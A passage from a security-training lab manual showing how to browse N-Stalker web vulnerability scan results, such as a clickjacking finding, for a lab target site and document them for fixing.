


Figure 3.1.12: N-Stalker Website Tree

23. You can view the complete scan results in N-Stalker's main dashboard.
24. Now, click to expand the URL <http://www.moviecioe.com/> under **Vulnerabilities** in the **Scanner Events** section to view all the site's vulnerabilities.




Figure 3.1.13: Vulnerabilities discovered

25. Expand any of the discovered vulnerability nodes and any of the sub-nodes associated with it. Here, we are expanding the first vulnerability, **Application might be vulnerable to clickjacking attacks**.

Note: If you decide to scan some other website for vulnerabilities, the results might differ in your lab environment.

26. After expanding each of the sub-nodes associated with the selected vulnerability node, **Application might be vulnerable to clickjacking attacks**, click on #8.

27. The **Vulnerability Information** section appears in the right pane of the window, displaying detailed information regarding the discovered vulnerability such as **Severity**, **Vulnerability Class**, and **References**.

28. Further, you can navigate to various available options such as **General Info**, **Details and Fix**, **Browser Details**, **HTTP Request**, and **HTTP Response**, under the **Vulnerability** section of the **Vulnerability Information** pane.

T A S K 1 . 5

Analyze the Vulnerabilities




Figure 3.1.14: Vulnerability information

29. You can further use this information to patch or fix the discovered vulnerabilities on the target website.
30. This concludes the demonstration of how to perform web application vulnerability scanning using N-Stalker Web Application Security Scanner.
31. Close all open windows and document all the acquired information.

Lab Analysis

Analyze and document the results related to this lab exercise. Give your opinion about the target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
<input checked="" type="checkbox"/> Yes	<input type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs